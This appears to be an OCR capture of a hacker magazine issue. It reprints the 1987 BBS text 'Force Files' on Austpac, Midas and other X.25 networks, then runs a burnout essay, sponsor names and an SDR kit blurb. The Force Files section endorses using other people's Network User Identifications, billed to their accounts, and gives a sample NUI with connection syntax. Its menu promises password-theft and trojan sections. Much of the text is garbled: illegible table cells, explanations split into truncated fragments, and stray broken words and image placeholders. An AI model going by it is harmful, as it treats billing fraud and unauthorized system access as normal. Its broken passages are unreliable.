firmware emulation

freaking the firmware funk with victor hanna

the threat inside

understanding the insider threat with Brenda Van Rensburg

osint in the dark


using Maltego as an osint tool on the darkweb

exclusive 5g core exploit

hijacking network traffic with profile manipulation

A celebration of digital counter-culture

issue
two:twozerotwofour



FORCE FILES Volume #1

```
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
From The Depths Of  - THE REALM -  By:  ----===} THE FORCE {===---- 12/03/87
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

FOREWARD

Welcome To the FORCE FILES From the Depths of The Realm. What is THE REALM you may ask? Well, just one of the boards I have sysoped, this one was (OR IS, WHO KNOWS) an International BBS with an interesting collection of people. Anyway, I am about to retire for a while from the world of hacking and the following is a basic summary of well over five years of work. (Well, perhaps I won't retire, just evolve into the next stage hehehe). I hope this will make it easier for the people to come and I hope they will add their acquired knowldge. First of all I would like to thank:

```
THUNDERBIRD 1                THE WIZARD                     THE TRADER
```

And all those who from the begining battled the security of the first analogue computers and passed on their knowldge.

The files are broken up into several volumes, covering the following:

```
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
                         M     E     N     U
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Force File #1          - PUBLIC DATA NETWORKS
                         - AUSTPAC 5052
                         - MIDAS 5053
                         - SOME TECHNICAL JUNK ON NETWORKS
                         - AUSTPAC TUTORIAL BY SYSTEM CRUNCHER
                         - NUA STRUCTURES
                         - INTERNATIONAL DNICS

Force File #2          - US AREA CODES
                         - TYMNET NUA SPRINTS
                         - TELENET NUA SPRINTS

Force File #3          - TELENET NUA SPRINTS CONTINUED
                         - DATAPAC NUA SPRINTS

Force File #4          - ITT/UDTS NUA SPRINTS
                         - DIALNET NUA SPRINT
                         - PSS NUA SPRINTS
                         - DATEX-P NUA SPRINTS
                         - TELEPAK NUA SPRINT
                         - TRANSPAK NUA SPRINT
                         - AUSTPAC NUAS
                         - LOCATING PTSN NUMBERS
                         - OBTAINING PASSWORDS / INFOLTRATING SYSTEMS
                         - DEFAULT PASSWORDS
                         - VAX SYSTEMS

Force File #5          - UNIX SYSTEMS
                         - PRIMENET, DIALCOM - PRIMOS
                         - PRIMOS DEFAULTS
                         - PRIMOS SUBDIRECTORIES
                         - PRIMOS NUA SPRINTER
                         - PRIMOS PHANTOM
                         - PRIMOS TROJANS

Force File #6          - DIALCOM PRIMOS COMMANDS

Force File #7          - DIALCOM PRIMOS COMMANDS CONTINUED
                         - PRIMENET PRIMOS COMMANDS

Force File #8          - PRIMENET PRIMOS COMMANDS CONTINUED
                         - SELECTED PRIMOS COMMANDS
                         - PRIMOS OPERATOR'S TRICKS
                         - LATEST HACKER'S WEAPON
                         - OUTDIAL SYSTEMS
                         - CANADIAN DATAPAC OUTDIALS
                         - SYSTEM IDENTIFICATION
                         - INFO ON NETWORKS

Force File #9          - INFO ON NETWORKS CONTINUED
                         - PHREAKING

=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

PUBLIC DATA NETWORKS

Once upon a time, the old OZ phreakes used their tones on New Zealands lines to phreak around the world, but with the increasing prices of overseas telecomunications the PUBLIC DATA NETWORKS or PACKET SWITCHING NETWORKS have been one of the most usefulls tools at the hackers disposal. Australia has two major networks. AUSTPAC operated by Telecom and very slack, and not so slack MIDAS, run by the OTC.


AUSTPAC 5052

Communications via Austpac or Midas for that matter can be a very costly hobby, unless one has NUI or Network User Identification, which lives on someone elses bank accoount. (Think of it as helping the Australian Economy if you have any guilt feelings). The Austpac NUI's a virtually impossible to hack using any sprinting or scaning procedure. (If you don't believe me, have a go at it, if you have fifty or so years to dedicate to it), but they do happen to leak out from time to time. a Typical austpac NUI has the following format:

```
                    BHPLIBJ9ADF3
```

where the first six digits are the user supplied id code, ie BHPLIB in this case the NUI used to belong to the BHP LIBRARY. The last six digits are the telecom supplied part for security. One important thing to note is that when a NUI dies, only the last six digits are changed. Don't take my word for it since I haven't been able to verify this personally, but it makes sense and the rumours are there.

Once you get the familiar AUSTPAC responce when you call up the system, you have a number of options.



```
  1> - You connect to a system which will take collect calls, in which case,
       you don't need a NUI. The format is just
          ?<NUA>       where NUA stands for Network User Address
       ie    ?222321000
       The NUA's a usually 9 characters long, but they can have two trailing
       digits to identify the specific system requested to the host.
       ie    ?222321000    will give one system
          ?22232100001 will give a different system at the same site
                         if appropriate.

   2> - If you have a NUI, you can then connect to virtually thousands of
        systems all over the world. You can connect directly to any network
        which Austpac will support. If a network is not supported like in the
        case of DIALNET, you must find an alternate route. For example to
        excess DIALNET, you need to go via a DIALCOM system or any other
        system which has a contract to carry data between the network and
        itself.   (I'll explain more about it later on) to connect to a
        system in the USA for example the format would be
                    ?N<NUI>-<NUA>
           ie     ?NBHPLIBJ9ADF3-0311041500101
        The 'N' tells austpac that a NUI is to follow and to take the
        necassary measures.
```

Austpac, like most other networks not only have a numerical address for each host system, but has an equivalent alphabetical code, to simplify the task of memorising the system addresses. For example: ?236620000
will do exactly the same job as: ?.memo
In both cases you will be connected to TELECOM's TELEMEMO a mail system developed by the BELL LABORATORIES I believe, but quite useless when compared to the more sophisticated ITT DIALCOM's network, of which MINERVA is but one. (Refer to the DIALCOM NETWORK later on)

Host systems on AUSTPAC can be accessed not only via the AUSTPAC PAD, (Packet Assembly, Dissasembly), but through otther networks internationally. The international Code or DNIC for AUSTPAC is 5052 so to connect to TELEMEMO from lets say BERMUDANET, one would type the NUA with the 5052 prefix in front of it. Almost all networks also require a ZERO to be put infront of the DNIC and NUA to indicate an international connection.

MIDAS 5053

Midas is fundementally very simmilar to AUSTPAC, but there are many very significant differences. First of all the NUI's are only six digits long. This still gives a very large number of possibilities, however sprinting NUI's now becomes slightly closer to reality.
There isn't a great deal which is different about Midas, but it has the advantage of connecting directly with another networks PAD. ie by connecting to the DNIC on networks where it is possible you will be connected to the actuall PORT or PAD of the foreign network. With Austpac this is possible only with TYMNET 03106, and few smaller US networks like COMPUSERVE etc.
MIDAS unike Austpac at least has the decency to give a prompt '*' and the format for connections is simmilar. Example:

```
                                            *N<NUI>-<NUA>
                                 ie:      *NH7SVCO-03106001572
```

SOME TECHNICAL JUNK ON NETWORKS

I will not go into any great detail on how the packet switching networks works, but it's worth noting that it's a very clumsy system to use all because it's cost effitient. The Network PORT receives data from your terminal at your speed be it 300, 1200, etc, or 9600 if you are fortunate enough to have a dedicated connection. The Network receives the data and compiles it into a small packet of data. It put's an address tag on it and sends it off. It's bounced by few satellites etc and the system at the other end does the rest. It reads the address tag and delivers it to one of it's local systems at the speed at which it can be digested. As you can imagine, this can get very slow and clumsy over long distances and the only reason that it's done is they can neatly fit few thousand users on the one trunk, whizing individual packets back and forth. About 50% of networks transmit packets at 9600 baud the rest have operating speeds of over 15000 baud.

SYSTEM CRUNCHER has done a great job in his Austpac Tutorial, and me being as lazy as I am, cant be bothered typing the info out again, so here is an extract from the file dealing with Error codes and Profiles. They can be used in reference to most other networks ie MIDAS since it is a more or less universal standard.


AUSTPAC TUTORIAL BY: SYSTEM CRUNCHER

AUSTPAC PAD PROFILES

A profile is a snapshot of all of the current values of PAD parameters. A profile is set for each C-DTE. A standard profile is is a given pre-defined set of PAD parameter values which may correspond to a specific terminal or family of terminals to an application or a family of applications. There are 13 standard profiles.

```
PAR                         PROFILE NUMBER
REF    0    1    2    3    4    5    6    7    8    9    10    11    12
-----------------------------------------------------------------------------
1      1    0    0    1    1    1    1    1    1    1    1     0     1
2      1    0    0    0    0    [illegible]    1    1    1    0    1     0     0
3      126  0    0    2    2    126  126  2    2    126  2     0     126
4      0    20   10   80   [illegible]   200  0    0    0    3    0     3     0
5      1    0    1    0    0    1    1    1    1    0    1     0     1
6      1    0    0    [illegible]    1    1    1    1    1    1    1     0     1
7      2    2    21   21   21   21   21   8    21   1    21    21    2
8      0    0    0    0    0    0    0    0    0    0    0     0     0
9      0    0    0    0    4    7    0    4    7    0    4     0     0
10     0    0    0    0    0    0    0    0    72   0    0     0     0
11                 Cannot be set: Not pre-defined in any profile
12     1    0    1    0    0    1    1    1    1    0    1     0     1
13     0    0    0    0    0    0    0    0    1    0    0     0     0
14     0    0    0    0    0    0    0    0    7    0    4     0     0
15     0    0    0    0    0    0    0    0    0    0    1     0     0
16     8    8    8    8    8    8    8    8    8    8    8     8     8
17     24   24   24   24   24   24   24   24   24   24   24    24    24
18     42   42   42   42   42   42   42   42   42   39   10    42    42
-----------------------------------------------------------------------------
PARAMETER VALUES IN EACH STANDARD PROFILE
```

PROFILE EXPLANATIONS



```
0 :  Simple  profile defined in CCITT Rec X.
     padding  after <CR> or <LF>;  NO idle
     customers  operating  at  up to 300 BPS
     usually assigned this profile.

1 :  Transparent  profile  defined in CCITT R
     for low speed computer port (LSCP)

2 :  Profile suitible for LSCP.Note that this
     profile which incorporates flow control by
     (Parameter 5 = 1)

3 :  Profile  recommended for C-DTE  communica
     C-DTE  or with an LSCP.  There is an
     allow  data  to  be sent from an  auxilia
     profile  is  also  suitible for  certain
     transmit in blocks.

4 :  Same  as profile 3 except  for a shorter
     and four padding characters after <CR>.

5 :  Classic keyboard-printer terminal used for

6 :  Same as  simple profile  (0) except for
     BREAK.

7 :  The  only  data forwarding conditions here
     BREAK;therefore   with   this  profile
     sequences  can represent logical entities
     the application.

8 :  Profile with  only <CR> as  data forwardi
     padding  characters after <CR> to C-DTE
     by the PAD after 72 character line.

9 :  Profile which is  used for  access by  vi
     (1200/75 BPS)

     Note  : Profile 9  has been changed  fro
             published  and  is now only acce
             BPS users.

10:  Profile  which  utilizes "Editing  during
     (Parameter  15  = 1) and employs <LF>
     character (Parameter 18 = 10)

11:  This  profile  could be used  instead of
     LSCP  without  flow  control by the  PA
     transmission delay is required.

12:  Same  as profile 0  except for parameter
     not needing echo by the PAD.

Format to set PAD :
SET <PAD#>:<VALUE><CR>

PAD COMMANDS AND INDICATIONS

=========================================
| PAD COMMAND        |       FUNCTION
|   FORMAT           |
=========================================
     STAT             To request info    | F
                      about a virtual    |
                      call with the      |
                      C-DTE
-----------------------------------------
     CLR              Clear a virtual    | C
                      Call
-----------------------------------------
     PAR?             To read parameter  | P
                      values of specified| ref
                      eg: PAR? 1,5,8
-----------------------------------------
     SET?             To set and read    | F
                      specific parameters| ref
                      Eg: SET?3:0, 5:1
-----------------------------------------

OTHER PAD COMMANDS

PAD COMMAND               EXAMPLE
=========================================
PROFnn                   PROF10

-----------------------------------------
RESET                     RESET
INT                       INT

-----------------------------------------
SET<n:n>                 SET 2:0

-----------------------------------------
?<AUSTPAC number>        ?238221000      |
-----------------------------------------

PAD INDICATIONS ASSOCIATED WITH INCOM

=========================================
INDICATION FORMAT                     | EX
=========================================
RESET cause                          | Reset
-----------------------------------------
COM                                   | Ca
-----------------------------------------
COM                                   | Th
                                      | Ap
-----------------------------------------
CLR cause                            | Call
```

28; echo by PAD; NO
timer delay. PSTN
or 1200 BPS are

ec X.28; suitible

is the only LSCP
the PAD.

ating with another
idle timer delay to
ry device. This
terminals which

idle timer delay

local printing.

the procedures on

are <CR> and
complete packet
manipulated by

ing character, 7
, and line folding

deotex terminals

om that previously
essible to 1200/75

data transfer"
as a line display

profile 2 for an
D when a shorter

2, for terminals

```
=========================
  |      INDICATION SENT |
  |          IN REPLY    |
=========================
FREE or ENGADGED

  |
-------------------------
LR CONF or CLR ERR
  | (In the case of local
  | procedure error)
-------------------------
AR <List of parameter
erences with their
  | current values or INV>
  | Eg: PAR1:001,5 5:001,
  | 8:000
-------------------------
PAR <List of parameter
erences with their
  | current (new) values
  | or INV>
  | Eg: PAR3:0, 5:1
-------------------------

       FUNCTION
=========================
  | To assign all the PAD
  | parameters the values
  | in specified profile
-------------------------
  | To reset the virtual
  | call. To transmit an
  | interrupt packet to
  | the correspndent.
-------------------------
  | To set or change
  | parameter values
  | parameters desired
-------------------------
  Call request-Set up a
  | call
-------------------------
ING EVENTS

-------------------------
PLANATION
-------------------------
 of call/circuit
-------------------------
ll connected
-------------------------
ere is an incoming call
lies to receiving C-DTE
-------------------------
/circuit cleared
```

AUSTPAC	Identifier
ERROR	Error in PAD command

AUSTPAC MESSAGES - BRIEF

CODE	CAUSE
CLR OCC	NUMBER BUSY
CLR INV	INVALID REQUEST FACILITY
CLR RNA	REVERSE CHARGING ACCEPTANCE NOT SUBSCRIBED
CLR NC	NO CIRCUITS
CLR DER	OUT OF ORDER
CLR NA	ACCESS BARRED
CLR NP	NO PORT
CLR RPE	REMOTE PROCEDURE ERROR
CLR ERR	LOCAL PROCEDURE ERROR
CLR DTE	DTE ORIGINATED
CLR ID	INCOMPATIBLE DESTINATION
CLR CONF	CLEAR CONFIRMATION
CLR PAD	PAD ORIGINATED CLEARED
RESET PAD	PAD ORIGINATED RESET
RESET NC	NO CIRCUITS
RESET 01	OUT OF ORDER
RESET RPE	REMOTE PROCEDURE ERROR
RESET ERR	LOCAL PROCEDURE ERROR

AUSTPAC MESSAGES - EXPLANATION

CLR OCC : The called party is engadged in other calls and unable to accept the incoming call

CLR INV : Invalid facility requested by calling DTE. Eg: Invalid NUI.

CLR RNA : The called party does not accept reverse charging.

CLR NC : A temporary network fault of network congestion

RESET NC : As above

CLR DER : Called party is out of order (System down etc.)

RESET DER: As above

CLR NA : The calling DTE os not permitted to obtain the connection to the called DTE (Eg: CUG)

CLR NP : The address specified is outside the numbering plan or is unassigned.

CLR RPE : A procedure error has been detected at the remote DTE network interface

RESET RPE: As above

CLR ERR : A procedure error caused by the local DTE is detected by the PAD (Eg: Incorrect format)

RESET ERR: Same as with CLR ERR

CLR DTE : Remote DTE has cleared or reset the call

RESET DTE: As above

CLR ID : The call is not compatible with the remote destination.

CLR CONF : Response of PAD to valid clearing by the C-DTE

CLR PAD : The PAD has cleared the call at the invitation of the correspondent.

RESET PAD: The PAD has reset the call (Eg: Loss of input characters)

Note: These codes will be followed by a 3 digit code. These are diagnostic codes which are used by Telecom maintenance staff.

MISC. AUSTPAC NOTES

PAD recall character : Ctrl 'P'

NUA STRUCTURES

There are 2 basic NUA formats. There is the logical structure and the stupid one. There are few exceptions like AUSTPAC NUA's which are just plain crazy.

The best example to demonstrate would be two NUA's one on TYMNET, other on TELENET both of which access the same system:

```
TELENET              0311030100341
If you can brake up the NUA into it's components this is what you obtain:

0              3110             301          00         341
Specifies      DNIC Address     Area Code    nothing    Host
International  for TELENET                   much       Address
Connection
```

It's important to note that from the TELENET PAD, the NUA would become C 301 341, so since you are likely to come accross a US made NUA listing of Telenet, to convert the NUA's into a more conventional form, just add the 03110 prefix and enough zeroes in between the area code and Address to give a total of 8 digits. (Trailing digits not included)

```
TYMNET               0310600157241
Again brake up the NUA into its components.

0              3106             00           1572       41
Specifies      DNIC Address     Area, no     Host       Trailing
International  for TYMNET       particular   Address    Digits
Connection                      pattern                 to be used
                                                        by local
                                                        host.
```

The major ares on TYMNET are 00, 07 and 90. There are a lot of others but they don't have significantly large numbers of NUA's and most of them need two trailing digits which are often somewhere between 01-99. There could be some sort of logical format to TYMNET, but as yet, I haven't discovered it.

Thus basically the two formats emerge.

```
0311030100341xx and
03106001572xx    where xx are the trailing digits to provide host with more
                 specific info if required.
```

The NUA's can be up to 15 digits in most cases and the corresponding phone area code is used in the NUA, with exception of TYMNET, ITAPAC and few others.

America likes to be different from the rest of the world, as demonstrated by BELL Standards, so they naturally insist on having a slighly different format to their NUA's. Us PADS do no not have the zero prefix, so just remember to leave it out. (Now don't ask me why, just do it.)

There are few other exceptions to the universal NUA formats and australia has one of them. AUSTPAC NUA's are reasonably unique in that the have a general format of their own. They may look like random assortments of numbers at first, but there is a definate pattern.(Thank God for that)
Most NUA on AUSTPAC are in the follwing series ie:

224122000, 224123000, 224220000, 224221000 etc
Basically the last digits reain more or less in their low values. ie most NUA's will be in the series 224122000 - 224122020 for example, with very few having the end value greater than twenty. Again, there may be two trailing digits.
The final exception I have found is in the case of DIALNET which is a very small network not even worth bothering about, unless you want to access DIALCOM SYSTEMS in countries with no Public Data network of their own. Their NUA's are of the form 9000xx and are accessibly through PRIMECON systems only. (perhaps there are other routes but as yet I haven't found them)

INTERNATIONAL DNICS

The following is a table of all the current networks I have been able to track down, some of the blanks are yet to be filled in.
Unfortunatelly not all are serviced by either MIDAS or AUSTPAC, so you may need to route your connections very carefully if you want to play with a system in SAUDI ARABIA and in other exotic places.

COUNTRY	NETWORK	DNIC	COUNTRY	NETWORK	DNIC
ARGENTINA	INTERDATA	7220	AUSTRALIA	MIDAS	5053
AUSTRALIA	AUSTPAC	5052	AUSTRIA	RADIO AUSTRIA	2329
AUSTRIA	DATEX-P	2322	BAHAMAS	IDAS	3406
BAHRAIN	BAHNET	4263	BARBADOS	IDAS	3423
BELGIUM	DCS	2062	BELGIUM	-	2068
BELGIUM	-	2069	BERMUDA	BERMUDANET	3503
BRAZIL	INTERDATA	7240	CANADA	GLOBEDAT	3025
CANADA	INFOSWITCH	3029	CANADA	DATAPAC	3020
CAYMAN ISLANDS	-	3463	CHILE	INTERDATA	7300
COLUMBIA	DAPAQ-INTER.	3107	COTE D IVOIRE	SYTRANPAC	6122
DENMARK	DATAPAK	2382	EGYPT	ARENTO	-
FINLAND	FINPAK	2442	FRANCE	TRANSPAC	2080
FRANCE	NTI	2081	FRENCH ANTILLES	DOMPAC	3400
FRENCH GUIANA	DOMPAC	7420	FRENCH POLYNESIA	TOMPAC	5470
GABON	GABONPAC	6282	GERMANY(FED REP)	DATEX-P	2624
GERMANY(FED REP)	DATEX-P INT	2624	GREECE	HELPAC	2022
GUATEMALA	GUATEL	-	HONDURAS	-	-
HONG KONG	DATAPAK	4545	HONG KONG	IDAS	4542
ICELAND	ICEPAC	2740	INDONESIA	SKDP	5101
IRISH REP	EIRPAC	2724	ISRAEL	ISRANET	4251
ITALY	ITALCABLE	2227	ITALY	ITAPAC	2222
JAPAN	VENUS-P	4408	JAPAN	DDX-P	4401
LUXEMBOURG	LUXPAC	2704	LUXENBOUTG	LUXPAC-PSTN	2709
MALAYSIA	MAYPAC	5021	MEXICO	TELEPAC	3340
NETHERLANDS	DATANET 1	2041	NETHERLANDS	DABAS	2044
NETHERLANDS	DATANET 1	2049	NEW ZEALAND	PACNET	5301
NORWAY	DATAPAK	2422	OMAN	-	-
PANAMA	INTELPAQ	-	PHILIPPINES	GMCR	5150
PHILIPPINES	PHILCOM	-	PORTUGAL	TELEPAC	2680
PORTUGAL	SABD	2682	PUERTO RICO	UDTC	3301
REUNION	DOMPAC	6470	SINGAPORE	TELEPAC	5252
SOUTH AFRICA	SAPONET	6550	SOUTH KOREA	DACOM-NET	4501
SPAIN	TIDA	2141	SPAIN	IBERPAC	2145
SWEDEN	DATAPAK	2402	SWEDEN	TELEPAK	2405
SWITZERLAND	TELEPAC	2284	SWITZERLAND	RADIO SUISSE	2289
TAIWAN	UDAS	4877	TAIWAN	PACNET	4872
THAILAND	IDARC	5200	TRINIDAD	DATANET-1	3740
TRINIDAD	TEXDAT	3745	UN.ARAB EMIRTS.	TEDAS	-
UK	PSS	2342	UK	IPSS	2341
USA	ACCUNET	3134	USA	ALASKANET	3135
USA	AUTONET	3126	USA	COMPUSERVE	3132
USA	DATA TRNSPORT	3102	USA	FTCC	3124
USA	MARKNET	3136	USA	MCII-IMPACS	3104
USA	RCA-LSDS	3113	USA	ITT-UDTS	3103
USA	TELENET	3110/3125	USA	TRT-DATAPAK	3119
USA	TYMNET	3106	USA	WUTCO	3101

https://explo

LOIT

URITY

itsecurity.io

AH

CK

life

In the twisted carnival of professional life, where success is a high-wire act and failure the lurking beast below, my descent into the abyss of burnout and imposter syndrome was less a fall and more a deliberate shove by the greasy hands of a toxic few. This isn't just a tale of weariness, oh no. It's a dive into madness, where passion burns out like a cigarette stubbed in an ashtray of despair, and motivation becomes a ghost in the relentless machinery of cyber security.

Those few are not just a backdrop to this sordid tale; they are the puppeteers, pulling strings that led me closer to the edge of sanity. The relentless sardonic grind and omnipresent fear of falling short don't just sap joy and productivity; they gnaw at the very foundation of your being.

DEFEAT

It crept up on me like a predator, silent and unseen, until its jaws clamped down hard. Masquerading as simple fatigue—a badge of honor on the battlefield of cyber security, where words alert and fatigue uniquely combine in an unintetional oxymoron. Joy in my work turned to ash in my mouth. My zeal for cyber security, once a roaring inferno, was smothered under a blanket of dread. This was no mere tiredness; it was an existential exhaustion, a soul-crushing ennui where not even sleep could offer sanctuary.

With my defences down and confidence at an all-time low, imposter syndrome swaggered in, armed and dangerous, feeding on every doubt and amplifying every failure. In the toxic quagmire I was mired in, every win was dismissed as a fluke, every decision a mistake. Despite a track record of success, imposter syndrome whispered venomous lies, painting me as a charlatan, always one misstep away from ignominy.

Then it came. The pop. The physical manifestation of the existential crisis that had been building inside me for months. Triggered by an unrelated event, stressful in its own right but nothing I hadn't dealt with before. It was the straw and I, the camel.

Acknowledging the need for change was my first step away from the precipice. I drew lines in the sand, setting boundaries against the encroaching tide of demands. Saying "no" became my shield, self-care my sword. I actively sought out those who shared my dedication to cyber security, finding solace and support in their wisdom. Their guidance, a balm to my battered spirit.

Rediscovering my passion for cyber security was akin to finding water in the desert. I plunged into projects that sparked that old fire, reconnecting with the reasons I had embarked on this crazy ride in the first place. It was a reminder that the imposter syndrome was just a specter, dispelled by the light of real, tangible achievements.

Emerging from the maelstrom has left me battle-scarred but unbowed, with a resilience forged in the fires of adversity. It has also ignited a fervor for advocating mental health in the workplace. We must rally to create sanctuaries of well-being, champion open dialogues on mental health, and recognize the twin demons of burnout and imposter syndrome for what they are: not just personal afflictions, but systemic failings.

My savage journey through the heart of toxicity has been a trip through hell and back, but it has also been a voyage of discovery. It has taught me the value of self-care, the power of community, and the importance of fighting back. For those wandering in similar wastelands, know this: the path out is paved with self-awareness, support, and sheer bloody-mindedness.

Vulnerability is not defeat, and seeking help is the ultimate act of rebellion. Together, we can turn the tide and transform our workplaces into bastions of well-being where we can thrive in the chaos.

AH

CK

industry

PentesterLab

CAREER KIC WINN

Richard

Josh F

Phillip

Otto

Natasha

CYBERSUPERHUMAN.AI

THREATGEN

CKSTARTER NERS

Carfrae

ielding

Penfold

Widl

Parkinson

WarDra
Unleash

agon

ned

WarDragon Unleashed: A Game-Changer in Portable SDR Technology

In the dynamic realm of Software Defined Radio (SDR), innovation is key, and Aaron (@cemaxecuter), the architect of DragonOS, has set a new benchmark with the WarDragon kit. This comprehensive and portable SDR kit is expertly crafted to cater to the sophisticated demands of RF hackers and technology enthusiasts, seamlessly integrating with DragonOS to deliver a plug-and-play solution that eliminates the complexities typically associated with SDR setups.

